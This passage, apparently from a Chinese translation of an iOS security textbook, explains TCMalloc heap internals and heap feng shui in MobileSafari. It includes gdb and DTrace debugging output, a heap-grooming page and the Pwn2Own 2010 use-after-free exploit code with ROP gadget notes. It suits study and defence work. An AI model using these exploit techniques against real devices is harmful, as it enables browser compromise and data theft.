mem 0x40000000 0xffffffff none
mem 0x00000000 0x0fff none
[Switching to process 7171 thread 0x1c03]
[Switching to process 7171 thread 0x1c03]
sharedlibrary apply-load-rules all
Current language: auto; currently objective-c
(gdb) x/x ptr1
0x170760:    0x00000000
(gdb) c
Continuing.
```

ptr1被分配到0x170760。继续执行，我们在所有指针都被释放后再检查其内容：

```
Program received signal SIGINT, Interrupt.
0x0000240e in main (argc=1, argv=0x2fdffbac) at
/Users/snagg/Documents/Book/booktest/booktest/main.m:34
34        DebugBreak();
(gdb) x/4x ptr1
0x170760:     0x20000000    0x20000000    0x0000000c    0x00000000
(gdb) c
Continuing.
```

ptr1被指派给大小为192字节的量子0x000c。看起来大家已在正轨之上了。最后，应用程序会分配用于替换的对象：

```
Program received signal SIGINT, Interrupt.
0x00002432 in main (argc=1, argv=0x2fdffbac) at
/Users/snagg/Documents/Book/booktest/booktest/main.m:38
38       DebugBreak();
(gdb) x/x replacement
0x170760:   0x20000000
(gdb)
```

用于替换的对象被正确地放置在内存中ptr1之前所在的位置。尽管进行了数据库的合并，ptr2还是被成功地替换了。

接下来的一节要介绍另一种分配程序，包括MobileSafari在内的诸多应用程序都使用了该分配程序。

7.4 理解 TCMalloc

TCMalloc分配程序最初是由Sanjay Ghemawat构思的，它在多线程的应用程序中应该会尽可能地快。事实上，该分配程序的整体结构将线程的交互和锁定减少到了最低程度。

我们对TCMalloc极有兴趣，因为它是WebKit选用的分配程序。在本节中，大家会深入了解它的工作原理，并理解如何利用它满足攻击者的需求。

TCMalloc处理大对象分配和小对象分配有两种不同的机制。其中大对象由名为Pageheap的程序管理，而且会直接被转给之前讨论过的底层操作系统自带的分配程序处理，而小对象则完全是由TCMalloc处理的。

7.4.1 大对象的分配和释放

在为大于用户设定阈值kMaxSize的对象分配内存时，我们要用到页面级的分配程序。页面级的分配程序Pageheap分配的是范围（span），即一组连续的内存页。

首先我们要看看由已分配的范围构成的双向链表，看看有没有合适的大小可供TCMalloc使用。在这个双向链表中有两类范围，一类是可供使用的，而另一类则是由TCMalloc分配但要返回给底层系统堆的。

在有自由的范围可供使用时，它首先会被重新分配，然后再返回。不过，如果范围可用而且未被标记为已释放，那么它会被直接返回。如果没有大小适当的范围可用，页面级的分配程序会试着找到一个“足够满足要求”的更大的范围，也就是说，这个范围的大小要尽可能接近所请求大小。一旦分配程序找到这样的范围，它就会分割这个范围，让其余的内存可供后续使用，并返回大小恰当的范围。

如果没有合适的范围可供使用，它就会向底层操作系统请求一组新的内存页，并将其分为两个内存对象：一个对象有着所请求的大小，而另一个对象的大小则是分配的内存页的总大小减去所请求的分配所需的内存大小。

当我们不再需要某一范围时，首先会将其与它的前驱范围、后继范围或是这两者合并起来，然后将得到的范围标记为已释放。最后，依据若干个用户定义的参数，合并后得到的范围会由垃圾收集器返回给系统，具体地讲，就是在已释放的范围数大于`targetPageCount`时。

7.4.2　小对象的分配

分配小对象所使用的机制则很令人费解。每个正在运行的线程都具有自己专用的对象缓存和自由列表。自由列表是分成若干分配类的双向链表。小于1024字节的对象是按照如下方式计算的：`(object_size + 7)/8`。

而对于大于该值的对象来说，计算方式则是：`(object_size + 127 + (120<<7))/128`。

除了每个线程的缓存，其中还有中央缓存。中央缓存是由所有线程共享的，而且与线程缓存有着相同的结构。

在请求进行新的分配时，分配程序首先会检索当前线程的线程缓存，并查看该线程的自由列表，验证是否有位置可供合适的分配类使用。如果这些尝试失败了，分配程序会查看中央缓存，并从中取回对象。出于性能的考虑，如果线程缓存被强制向中央缓存请求可用对象，而不是直接传送线程缓存中的对象，就会有一整段对象被取出。

如果线程缓存和中央缓存都没有具备合适分配类的对象，这些对象就会被按照获取大对象的方式直接从范围中取出。

7.4.3　小对象的释放

在释放小对象时，它会被返回到线程缓存的自由列表。自由列表超出了用户定义的参数时会进行垃圾回收。

然后，垃圾回收器会把线程缓存自由列表中的未使用对象返回给中央缓存自由列表。因为中央缓存中的所有对象都是来自范围的，所以每当有一组新对象被重新指定给中央缓存自由列表，分配程序都会验证这些对象所属的范围是否完全是自由的。如果是，它就把该范围标记为已释放，并最终将其返回给系统，如同之前介绍大对象分配时解释的那样。

7.5　驯服 TCMalloc

本节要讨论一些针对TCMalloc的技巧，我们可以利用这些技巧控制堆布局，从而最大限度地预知堆布局。具体地讲，本节会解释就对象生存期问题展开漏洞攻击需要的步骤，并探讨名为堆风水的技巧。最早公开讨论该技巧的是Alex Sotirov，当时它是针对IE的堆溢出问题专门用来对IE进行漏洞攻击的。不过，同样的概念基本上适用于市面上可见的每种堆实现。

7.5.1　获得可预知的堆布局

要获得可预知的堆布局，首先我们需要找到一种有效的方法来触发垃圾收集器。这在针对对象生存期问题的情况中是特别重要的，因为多数情况下对象其实要到进行垃圾收集时才会被释

放。最显见的垃圾收集器触发方式就是使用JavaScript。不过，这意味着所使用的技巧是依赖JavaScript引擎的。

在WebKit发布包的JavascriptCore文件夹中，大家可以找到代号为Nitro的MobileSafari JavaScript引擎。通过JavaScript分配的各个对象都会被打包成JSCell结构。Nitro的行为会对TCMalloc的垃圾收集器产生很深的影响。事实上，直到要使用JSCell时那些内存对象才会被释放。

为了更好地理解这一概念，我们来看看MobileSafari中HTML `div`对象的释放过程。我们首先要分配10个HTML `div`对象，然后释放它们，并使用函数（本例中是`Math.acos`）从调试器了解释放要在何时发生。最后，我们会分配大量的对象，看看对象的释放究竟是何时发生的。

```
Breakpoint 6, 0x9adbc1bb in WebCore::HTMLDivElement::create ()
(gdb) info reg
eax            0x28f0c0    2683072
ecx            0x40 64
edx            0x40 64
ebx            0xc006ba88  -1073300856
esp            0xc006b2a0  0xc006b2a0
ebp            0xc006b2b8  0xc006b2b8
esi            0x9adbc1ae  -1696874066
edi            0xc006ba28  -1073300952
eip            0x9adbc1bb  0x9adbc1bb
<WebCore::HTMLDivElement::create(WebCore::QualifiedName const&,
WebCore::Document*)+27>
eflags         0x282   642
cs             0x1b    27
ss             0x23    35
ds             0x23    35
es             0x23    35
fs             0x0    0
gs             0xf    15
(gdb) awatch *(int *)0x28f0c0
Hardware access (read/write) watchpoint 8: *(int *) 2683072
(gdb) c
Continuing.
Hardware access (read/write) watchpoint 8: *(int *) 2683072
```

`div`对象被存储在EAX中。大家可以为其设置一个内存观察点，方便在执行期间对其进行追踪。

```
Breakpoint 4, 0x971f9ee5 in JSC::mathProtoFuncACos ()
(gdb)
```

现在应该到了要释放对象的地方了，不过输出表明对象并没有被释放，直到TCMalloc牵涉进来。进一步深入就会得到以下结果：

```
(gdb) continue
Continuing.
Hardware access (read/write) watchpoint 8: *(int *) 2683072

Value = -1391648216
0x9ad7ee0e in WebCore::JSNodeOwner::isReachableFromOpaqueRoots ()
(gdb)
Continuing.
Hardware access (read/write) watchpoint 8: *(int *) 2683072
```

```
Value = -1391648216
0x9ad7ee26 in WebCore::JSNodeOwner::isReachableFromOpaqueRoots ()
(gdb)
Continuing.
Hardware access (read/write) watchpoint 8: *(int *) 2683072

Old  value = -1391648216
New  value = -1391646616
0x9b4f141c in non-virtual thunk to WebCore::HTMLDivElement::~HTMLDivElement() ()
(gdb) bt 20
#0  0x9b4f141c in non-virtual thunk to WebCore::HTMLDivElement
::~HTMLDivElement() ()
#1  0x9adf60d2 in WebCore::JSHTMLDivElement::~JSHTMLDivElement ()
#2  0x970c5887 in JSC::MarkedBlock::sweep ()
Previous frame inner to this frame (gdb could not unwind past this frame)
(gdb)
```

因此，只有在Nitro的垃圾收集器被调用后，对象才会被释放。那么，理解Nitro的垃圾收集器何时被触发以及如何被触发就非常重要了。

Nitro的垃圾收集器会在以下3种情况下被调用：

- 在编译时设置超时后；
- 在JavaScript全局数据被销毁（也就是线程死亡）后；
- 当分配的字节数超出某一界限值时。

很显然，要控制垃圾收集器，最简单的选择就是利用第三种情况。整个过程与前一个例子中触发垃圾收集器的过程基本是一样的。我们需要利用若干个对象来触发第三种情形的行为，这些对象可以是图像、数组和字符串。大家在之后会看到Pwn2Own案例研究中使用了字符串和数组，不过具体选择什么对象取决于所要考虑的bug。

接下来就是要找到一些尽可能受自己控制的对象，用它们将堆驯服，并且在有对象生存期问题时替换出错的对象。一般情况下，字符串和数组就能很好地满足这些要求。多数情况下，大家要特别注意控制用于替换出错对象的那些对象的前4个字节，因为这4个字节是虚拟函数表指针所在的位置，而控制它往往是获取代码执行权的最简单方式。

7.5.2　用于调试堆操作代码的工具

调试堆操作代码可能有点儿棘手，而且Mac OS X或iPhone中自带的工具并不支持TCMalloc的堆调试。因为iPhone和Mac OS X上的TCMalloc使用了相同的实现方式，所以大家可以在Mac OS X上利用Dtrace完成需要进行的全部调试工作。本节并未介绍与Dtrace和D语言有关的细节，只是展示了两个用于简化调试过程的脚本。这两个脚本对于大家的漏洞攻击工作而言特别有用。

第一个脚本会记录所有大小的对象的分配情况，并打印栈记录：

```
#pragma D option mangled

BEGIN
{
```

```
    printf("let's start with js tracing");
}


pid$target:JavaScriptCore:__ZN3WTF10fastMallocEm:entry
{
    printf("Size %d\n", arg0);
    ustack(4);

}
```

第二个脚本让大家可以记录特定大小的对象的分配和释放情况：

```
#pragma D option mangled
BEGIN
{
    printf("let's start with allocation tracing");
}



pid$target:JavaScriptCore:__ZN3WTF10fastMallocEm:entry
{
    self->size = arg0;
}

pid$target:JavaScriptCore:__ZN3WTF10fastMallocEm:return
/self->size == 60/
{
    printf("Pointer 0x%x\n", arg1);
    addresses[arg1] = 1;
    ustack(2);
}


pid$target:JavaScriptCore:__ZN3WTF8fastFreeEPv:entry
/addresses[arg0]/
{
    addresses[arg0] = 0;
    printf("Object freed 0x%x\n", arg0);
    ustack(2);
}
```

要把结果从Mac OS X迁移到iOS，大家唯一要做的就是确定合适的对象大小，而在这两种系统中，这个大小可能不同。不过，要做到这一点是相当简单的，其实在大多数情况下，在二进制文件中都能找出所要处理的对象的大小。此外，通过对Mac OS X和iOS中WebKit的二进制文件使用BinDiff，我们往往也可以得知这一大小。

当我们要对堆喷射（heap spray）攻击进行调试时，就会用到另一个宝贵的工具——vmmap，该工具让大家可以看到进程地址空间中的完整内容。在vmmap的输出中对JavaScript进行grep操作，你就会看到哪些内存区域是由TCMalloc分配的。在必须对地址进行一些猜测时（例如，在把假的虚函数表指针指向由攻击者控制的内存位置时），了解常见的地址范围就显得很实用了。

一般而言，在为iOS开发漏洞攻击程序时，人们一般会选择使用Mac OS X上32位的Safari，而不会使用64位的版本。这样一来，两个版本间对象大小和分配程序上的差异会显著减少。

7.5.3　堆风水：以TCMalloc对算术漏洞进行攻击

在了解了分配程序、触发垃圾收集器的方式和要使用的对象后，现在我们可以着手塑造堆了。

我们的计划是非常简单的，第一步是分配若干对象来整理堆。这并不是什么复杂技术，而且根据开始执行漏洞攻击时堆的状态的不同，所需对象的数目也可能略有变化。整理堆是非常重要的，因为这样才有可能保证接下来的对象在内存中是连续分配的。在完成对堆的整理之后，目标就成了在堆中对象之间"挖坑"。为了完成这一工作，我们首先要分配一些对象，然后每隔一个对象就释放一个对象。至此，就要开始分配易受攻击的对象了。如果对堆的整理能像预期那样起效的话，在堆中大家所选择的两个对象间就会含有一个易受攻击的对象。

最后一步就是触发bug，夺取代码执行权。

下面的代码段说明了获得正确堆布局所需的过程。大家可以利用7.5.2节中给出的Dtrace脚本追踪分配情况，并验证这些JavaScript代码可以正常工作：

```
<html>
<body onload="start()">
<script>

var shui = new Array(10000);
var gcForce = new Array(30000); //30 000应该足以触发垃圾收集了
trigger a garbage collection
var vulnerable = new Array(10);

function allocateObjects()
{
    for(i = 0; i < shui.length; i++)
         shui[i] = String.fromCharCode(0x8181, 0x8181, 0x8181, 0x8181, 0x8181, 0x8181,
0x8181, 0x8181, 0x8181, 0x8181, 0x8181, 0x8181, 0x8181, 0x8181, 0x8181, 0x8181, 0x8181,
0x8181, 0x8181, 0x8181);
}

function createHoles()
{
    for(i = 0; i < shui.length; i+=2)
         delete shui[i];
}

function forceGC() {
    for(i = 0; i < gcForce.length; i++)
        gcForce[i] = String.fromCharCode(0x8282, 0x8282, 0x8282, 0x8282,
0x8282, 0x8282, 0x8282,
 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282,
 0x8282, 0x8282,
0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282,
 0x8282, 0x8282,
0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282,
```

```
 0x8282, 0x8282,
0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282, 0x8282,
 0x8282, 0x8282,
0x8282, 0x8282, 0x8282, 0x8282, 0x8282);
}

function allocateVulnerable() {
    for(i = 0; i < vulnerable.length; i++)
        vulnerable[i] = document.createElement("div");
}



function start() {
    alert("Attach here");
    allocateObjects();
    createHoles();
    forceGC();
    allocateVulnerable();
}

</script>

</body>
</html>
```

在完全理解这段代码之前，大家还需要考虑一些事情。首先，了解易受攻击的对象的大小是至关重要的，大家在这里要处理的是大小为60字节的HTML div元素。大家可以使用不同的方法确定对象的大小：在调试器中动态追踪、使用另一个Dtrace脚本，或是通过在反汇编程序中查看对象的构造函数静态确定。

在得知对象的大小后，第二件事情就是找到恰当的方式替换对象。查看WebKit的源代码，你就会看到下面这些初始化字符串的代码：

7

```
PassRefPtr<StringImpl> StringImpl::createUninitialized(
unsigned length, UChar*& data)
{
    if (!length) {
        data = 0;
        return empty();
    }

    // 分配一块足够大的缓冲区，以容纳StringImpl结构体以及它所包含的数据。
    // 这会从此次调用中移除一次堆分配
    if (length > ((std::numeric_limits<unsigned>::max() - sizeof(StringImpl))
/\sizeof(UChar)))
       CRASH();
    size_t size = sizeof(StringImpl) + length * sizeof(UChar);
    StringImpl* string = static_cast<StringImpl*>(fastMalloc(size));

    data = reinterpret_cast<UChar*>(string + 1);
    return adoptRef(new (string) StringImpl(length));
}
```

因此，看起来攻击者很容易控制分配的大小。在过去，攻击者能完全控制缓冲区的所有内容时，字符串的用处甚至更大。而现在，字符串已经不那么有用了，因为没什么显而易见的方法可以用来控制缓冲区的前4个字节。尽管如此，出于本章的需要，接下来还是会使用字符串，因为我们很容易改变它们的大小，使之满足易受攻击的对象对大小的要求。

字符串长度的计算方式特别重要：

```
size_t size = sizeof(StringImpl) + length * sizeof(UChar);
```

这就告诉大家需要在自己的JavaScript代码中放入多少个字符。`SringImpl`的大小是20字节，而`Uchar`的长度是2字节。因此，要分配60字节的数据，就需要JavaScript字符串中的20个字符。

至此，大家已经做好准备，可以验证代码能否正常工作了，也就是说，验证HTML `div`元素是否被分配到字符串之间。

在浏览器中运行这段代码，并用之前提供的Dtrace脚本追踪输出，得到如下输出：

```
snaggs-MacBook-Air:~ snagg$sudo dtrace -s Documents/Trainings/Mac\ hacking\
training/Materials/solutions_day2/9_WebKit/traceReplace.d -p 1498 -o out2
dtrace: script 'Documents/Trainings/Mac hacking
training/Materials/solutions_day2/9_WebKit/traceReplace.d' matched 6 probes
dtrace: 2304 dynamic variable drops
dtrace: error on enabled probe ID 6 (
ID 28816: pid1498:JavaScriptCore:__ZN3WTF8fastFreeEPv:entry):
invalid address (0x3) in action #3
^Csnaggs-MacBook-Air:~ snagg$
snaggs-MacBook-Air:~ snagg$cat out2 | grep HTMLDiv

WebCore`__ZN7WebCore14HTMLDivElement6createERKNS_13QualifiedNameEPNS
_8DocumentE+0x1b

WebCore`__ZN7WebCore14HTMLDivElement6createERKNS_13QualifiedNameEPNS
_8DocumentE+0x1b

WebCore`__ZN7WebCore14HTMLDivElement6createERKNS_13QualifiedNameEPNS
_8DocumentE+0x1b

WebCore`__ZN7WebCore14HTMLDivElement6createERKNS_13QualifiedNameEPNS
_8DocumentE+0x1b

WebCore`__ZN7WebCore14HTMLDivElement6createERKNS_13QualifiedNameEPNS
_8DocumentE+0x1b

WebCore`__ZN7WebCore14HTMLDivElement6createERKNS_13QualifiedNameEPNS
_8DocumentE+0x1b

WebCore`__ZN7WebCore14HTMLDivElement6createERKNS_13QualifiedNameEPNS
_8DocumentE+0x1b

WebCore`__ZN7WebCore14HTMLDivElement6createERKNS_13QualifiedNameEPNS
_8DocumentE+0x1b

WebCore`__ZN7WebCore14HTMLDivElement6createERKNS_13QualifiedNameEPNS
```

```
_8DocumentE+0x1b

WebCore`__ZN7WebCore14HTMLDivElement6createERKNS_13QualifiedNameEPNS
_8DocumentE+0x1b
snaggs-MacBook-Air:~ snagg$cat out2 | grep HTMLDiv | wc -l
      10
```

在Dtrace的输出中我们可以看到10个易受攻击的对象。把gdb附加到进程时，就可以验证这些div对象被分配到字符串之间。从Dtrace输出的这10个易受攻击的对象中任选一个，就有：

```
2   8717     __ZN3WTF10fastMallocEm:return Pointer 0x2e5ec00

               JavaScriptCore`__ZN3WTF10fastMallocEm+0x1b2

WebCore`__ZN7WebCore14HTMLDivElement6createERKNS_13QualifiedNameEPNS
_8DocumentE+0x1b
```

现在就可以用gdb检查内存了：

```
(gdb) x/40x 0x2e5ec00
0x2e5ec00:     0xad0d2228   0xad0d24cc   0x00000001   0x00000000
0x2e5ec10:     0x6d2e8654   0x02f9cb00   0x00000000   0x00000000
0x2e5ec20:     0x00000000   0x0058003c   0x00000000   0x00000000
0x2e5ec30:     0x00306ed0   0x00000000   0x00000000   0x00000000
0x2e5ec40:     0x02e5e480   0x00000014   0x02e5ec54   0x00000000
0x2e5ec50:     0x00000000   0x81818181   0x81818181   0x81818181
0x2e5ec60:     0x81818181   0x81818181   0x81818181   0x81818181
0x2e5ec70:     0x81818181   0x81818181   0x81818181   0x00000010
0x2e5ec80:     0x00000000   0x00000030   0x00000043   0x00000057
0x2e5ec90:     0x00000000   0x81818181   0x81818181   0x81818181
(gdb) x/40x 0x2e5ec00 - 0x40
0x2e5ebc0:     0x02e5ed00   0x00000014   0x02e5ebd4   0x00000000
0x2e5ebd0:     0x00000000   0x81818181   0x81818181   0x81818181
0x2e5ebe0:     0x81818181   0x81818181   0x81818181   0x81818181
0x2e5ebf0:     0x81818181   0x81818181   0x81818181   0x82828282
0x2e5ec00:     0xad0d2228   0xad0d24cc   0x00000001   0x00000000
0x2e5ec10:     0x6d2e8654   0x02f9cb00   0x00000000   0x00000000
0x2e5ec20:     0x00000000   0x0058003c   0x00000000   0x00000000
0x2e5ec30:     0x00306ed0   0x00000000   0x00000000   0x00000000
0x2e5ec40:     0x02e5e480   0x00000014   0x02e5ec54   0x00000000
0x2e5ec50:     0x00000000   0x81818181   0x81818181   0x81818181
(gdb)
```

很明显，在div对象的前面和后面都是具有自定义内容（0x8181）的字符串。

能够在TCMalloc中重写应用程序特有的数据是很重要的，这是因为与在magazine malloc程序中对大型区域中的对象所做的类似，堆的元数据与各个堆数据块是分开存储的。因此，重写TCMalloc的缓冲区不会重写堆的元数据，而是重写在它之后分配的缓冲区。因此，还想利用老套路来获取代码执行权是不可能了。

7.5.4 以TCMalloc就对象生存期问题进行漏洞攻击

在涉及对象生存期问题时，易受攻击的对象就不一定要放在我们能控制的两个对象之间了，

更重要的是确保能够以很可靠的方式替换对象。在这种情况下，攻击的第一步是分配易受攻击的对象，接着就需要执行触发对象释放的行为。下一步是分配足够多的大小与易受攻击对象一致的对象，确保发生垃圾收集，与此同时，要用自己选择的对象替换易受攻击的对象。至此，只剩下最后一步要完成，那就是触发“使用”状态，以获取代码执行权。

有一点应该重点注意：用于算术漏洞的方法也可以用于对象生存期问题。不过，在这种情况下大家必须特别留心所使用对象的大小和所分配对象的数量。其实，在第一次对堆进行整理时就进行垃圾收集了，因此为了在对象被释放后再触发垃圾收集器，需要数量更多的对象。

当我们释放处在所控制对象之间的对象时会发生同样的问题，要确保易受攻击的对象都被放进“坑”中，就必须再触发一次垃圾收集。给定TCMalloc的结构，触发垃圾收集器进行漏洞攻击的理想方式就很明确了，我们要使用与易受攻击的对象大小不同的对象。事实上，这样一来，与易受攻击的对象对应的自由列表不会发生太大变化，可以减小漏洞攻击失败的概率。

7.6　对 ASLR 的挑战

iOS 4.3之前都可不用考虑ASLR（Address Space Layout Randomization，地址空间布局随机化）便能开发ROP有效载荷和针对iOS的漏洞攻击程序。事实上，虽然在理解攻击者控制的数据会被放置在进程地址空间的哪个位置时仍需要猜测，但在ROP有效载荷的开发上是不存在问题的，因为所有的库、主二进制文件和动态链接器都被放置在可以预知的地址。

从iOS 4.3开始，苹果公司为iPhone引入了完整的ASLR机制。

iOS上的ASLR会随机排列存储在`dyld_shared_cache`中的所有库（动态链接器、堆、栈），如果应用程序支持与位置无关的代码，那么主可执行文件也是可以随机排列的。

这给攻击者设置了诸多难题，主要有两点：一是没办法在有效载荷中使用ROP了，一是在查找攻击者控制的数据可能的地址时要进行猜测。

打败ASLR并没有什么标准化的方式。基本上每种漏洞攻击都可能有属于自己的特殊方法把有用的地址泄露给攻击者。

comex设计的Saffron漏洞攻击就重新利用溢出打败了ASLR。在这种攻击中，缺少对某个参数计数器的检查使得攻击者可以从以下结构体读写数据：

```
typedef struct T1_DecoderRec_
{
  T1_BuilderRec           builder;

  FT_Long                 stack[T1_MAX_CHARSTRINGS_OPERANDS];
  FT_Long*                top;

  T1_Decoder_ZoneRec      zones[T1_MAX_SUBRS_CALLS + 1];
  T1_Decoder_Zone         zone;

  FT_Service_PsCMaps      psnames; /* 用于seac */
  FT_UInt                 num_glyphs;
  FT_Byte**               glyph_names;
```

```
    FT_Int                  lenIV;    /* 子例程调用的内部机制*/
    FT_UInt                 num_subrs;
    FT_Byte**               subrs;
    FT_PtrDist*             subrs_len; /*子串长度的数组（可选）*/

    FT_Matrix               font_matrix;
    FT_Vector               font_offset;

    FT_Int                  flex_state;
    FT_Int                  num_flex_vectors;
    FT_Vector               flex_vectors[7];

    PS_Blend                blend;    /*用于支持master support字体 */

    FT_Render_Mode          hint_mode;

    T1_Decoder_Callback     parse_callback;
    T1_Decoder_FuncsRec     funcs;

    FT_Long*                buildchar;
    FT_UInt                 len_buildchar;

    FT_Bool                 seac;

  } T1_DecoderRec;
```

然后攻击者会读入包括parse_callback在内的若干指针，并把根据通过出站读操作了解的情况构造的ROP有效载荷存储在buildchar成员中。最后，攻击者会重写parse_callback成员，并触发对它的调用。至此，击败ASLR的ROP有效载荷已经执行了。

一般而言，想击败ASLR而带来的心理负担，以及通用方法的缺乏，都大大增加了攻击者在开发各种漏洞攻击程序时投入的精力。更为重要的是，过去的库不是随机排列的，因此有可能不用进行猜测，这样构建有效载荷就不是个问题，但从iOS 4.3起，要想成功地进行漏洞攻击就必须打败ASLR。

7.7节分析了一种不需要绕过ASLR的针对MobileSafari的漏洞攻击程序。

7.7　案例研究：Pwn2Own 2010

这一节所进行的案例研究展示了在2010年的Pwn2Own大赛中折桂的漏洞攻击程序。出于对本章讲述范围的考虑，我们已经拿掉了其中使用的有效载荷，因为本书会在其他章节中对ROP的概念进行很好地解释。

函数pwn()是负责引导该漏洞攻击程序的。我们要做的第一件事就是生成JavaScript函数，用它来创建字符串数组。这些字符串是用fromCharCode()函数创建的，这样可以保证所创建的字符串有着正确的大小（要详细了解WebKit中的字符串实现，可以回过头去参考针对TCMalloc描述漏洞攻击技巧的内容中介绍堆风水的例子）。每个字符串都有需要被替换的对象的大小（20个UChar，也就是40字节）和需要分配的字符串的数量（这个例子中是4000）。其余的参数指定了字符串的内

容。字符串中装入了一些漏洞攻击程序特有的数据，而其余的内容则是任意的值（0xCCCC）。

漏洞本身是由在释放属性时没有正确地从Node缓存中删除的属性对象引起的。pwn()函数的其余部分负责分配若干属性对象，并在分配之后立即远程控制它们。

至此，漏洞攻击程序会通过调用nodeSpray()函数（这是一开始由getNodeSpray()生成的函数）触发垃圾收集器。除了触发垃圾收集器从而确保分配程序释放这些属性对象，我们还要用大小合适的字符串替换这些对象。

最后一步就是用需要执行的shellcode喷射堆，并触发对虚函数（本例中是focus()函数）的调用。这样一来，用于替换对象的字符串的前4个字节就起到了虚函数表指针的作用，并将代码执行转移到由攻击者控制的区域。

```
<html>
<body onload="pwn()">
<script>

function genNodeSpray3GS (len, count, addy1, addy2, ret1, ret2, c,
objname) {
      var evalstr = "function nodeSpray()
{ for(var i = 0; i < " + count + "; i++) { ";

      evalstr += objname + "[i]" + " = String.fromCharCode(";

      var slide = 0x1c;

      for (var i = 0; i < len; i++) {
          if (i == 0 ) {
                 evalstr += addy1;
          } else if (i == 1 || i == 17) {
                 evalstr += addy2;
                 evalstr += addy1 + slide;
          }else if(i == 18) {
                evalstr +=ret2;
          }else if(i == 19) {
                evalstr += ret1;
          } else if (i > 1 && i< 4) {
                evalstr += c;
          } else {
                evalstr += 0;
          }
          if (i != len-1) {
                evalstr += ",";
          }
    }
          evalstr += "); }}";

          return evalstr;
}

function genNodeSpray (len, count, addy1, addy2, c, objname) {
      var evalstr = "function nodeSpray() { for
(var i = 0; i < " + count + "; i++) { ";
```

```
        evalstr += objname + "[i]" + " = String.fromCharCode(";

        for (var i = 0; i < len; i++) {
            if (i == 0) {
                  evalstr += addy1;
            } else if (i == 1) {
                  evalstr += addy2;
            } else if (i > 1 && i< 4) {
                  evalstr += c;
            } else {
                  evalstr += 0;
            }
            if (i != len-1) {
                  evalstr += ",";
            }
        }
        evalstr += "); }}";

        return evalstr;
}

function pwn()
{
        var obj = new Array(4000);
        var attrs = new Array(100);

        // Safari 4.0.5 (64 bit, both DEBUG & RELEASE) 74 bytes -> 37 UChars
        // Safari 4.0.5 (32 bit, both DEBUG & RELEASE) 40 bytes -> 20 UChars
        // MobileSafari/iPhone 3.1.3 40 bytes -> 20 UChars
        // 0x4a1c000 --> 0 open pages
        // 0x4d00000 --> 1 open page

        // 3g 0x5000000
        //eval(genNodeSpray(20, 8000, 0x0000, 0x0500, 52428, "obj"));

        eval(genNodeSpray3GS(20, 4000, 0x0000, 0x0600, 0x328c, 0x23ef, 52428, "obj"));

        // iOS 3.1.3 (2G/3G):
        // gadget to gain control of SP, located at 0x33b4dc92 (libSystem)
        //
        // 33b4dc92         469d        mov             sp, r3
        // 33b4dc94         bc1c        pop             {r2, r3, r4}
        // 33b4dc96         4690        mov             r8, r2
        // 33b4dc98         469a        mov             sl, r3
        // 33b4dc9a         46a3        mov             fp, r4
        // 33b4dc9c         bdf0        pop             {r4, r5, r6, r7, pc}
        //
        // note that we need to use jumpaddr+1 to enter thumb mode
        // [for iOS 3.0 (2G/3G) use gadget at 0x31d8e6b4]
        //
        //
        // iOS 3.1.3 3GS:
        //
        // gadget to gain control of SP, a bit more involved we can't mov r3 in sp so we
```

```
do it in two stages:
      //
      // 3298d162         6a07        ldr         r7, [r0, #32]
      // 3298d164     f8d0d028        ldr.w       sp, [r0, #40]
      // 3298d168         6a40        ldr         r0, [r0, #36]
      // 3298d16a         4700        bx          r0
      //
      // r0 is a pointer to the crafted node. We point r7 to our crafted stack, and
r0 to 0x328c23ee.
      // the stack pointer points to something we don't control as the node is 40 bytes
long.
      //
      // 328c23ee     f1a70d00        sub.w       sp, r7, #0      ; 0x0
      // 328c23f2         bd80        pop         {r7, pc}
      //

      //3GS
      var trampoline = "123456789012" + encode_uint32(0x3298d163);
      //var ropshellcode = vibrate_rop_3_1_3_gs();

      //we have to skip the first 28 bytes
      var ropshellcode = stealFile_rop_3_1_3_gs(0x600001c);

      //3G
      //var trampoline = "123456789012" + encode_uint32(0x33b4dc93);
      //var ropshellcode = vibrate_rop_3_1_3_g();

      for(var i = 0; i < attrs.length; i++) {
           attrs[i] = document.createAttribute('PWN');
           attrs[i].nodeValue = 0;
      }

      // dangling pointers are us.
      for(var i = 0; i < attrs.length; i++) {
      // bug trigger (used repeatedly to increase reliability)
             attrs[i].removeChild(attrs[i].childNodes[0]);
      }

      nodeSpray();

      // no pages open: we can spray 10000 strings w/o SIGKILL
      // 1 page open: we can only spray 8000 strings w/o SIGKILL
      var retaddrs = new Array(20000);

      for(var i = 0; i < retaddrs.length; i++) {
           retaddrs[i] = trampoline + ropshellcode;
      }

      // use after free on WebCore::Node object
      // overwritten vtable pointer gives us control over PC
      attrs[50].childNodes[0].focus();
}
</script>
</body>
</html>
```

7.8 测试基础设施

在开发漏洞攻击程序的过程中，当我们需要确定最适合使用的测试基础设施时，有些困难就开始显现出来。

对漏洞攻击程序进行测试时有许多因素需要考虑。首先，用于测试的应用程序要与漏洞攻击程序所要攻击的应用程序版本相同，或者尽可能接近。测试平台上分配程序的活动需要尽量接近真实分配程序的表现。最后，我们还必须要有简单的办法多次测试漏洞攻击程序。

一般而言，在进行开发时，掌握针对源代码的diff或针对二进制文件的BinDiff这样的工具总是好的，大家可以利用它们对真实系统与测试系统之间的差别一探究竟。

本章的大多数测试过程都是在Mac OS X中进行的，与此类似，通常我们可以利用虚拟机或运行Mac OS X的计算机开始漏洞攻击程序的开发。其实，通过区分测试环境与部署环境的源代码或二进制文件之间的差异，我们也可以弄清楚这二者之间的共性。

通常情况下，大家可以使用两种策略对漏洞攻击程序进行测试。第一种是首先为32位Mac OS X系统（在虚拟机中，以防要处理系统堆）开发漏洞攻击程序，然后将其移植到已经越狱的iPhone上，最后在未越狱的iPhone上对其进行测试。使用这种方法让我们可以解决未越狱的iPhone上没有调试器可用的问题。

第二种策略只适用于漏洞可在测试程序中重现的情况。也就是说，要能够把易受攻击的库或框架包含在要部署到开发者iPhone上的测试应用中，并从该测试应用模仿触发条件。这种策略的适用性弱，不过如果可以使用它，大家就可以利用iPhone应用的Xcode调试功能直接在手机上调试漏洞攻击程序。

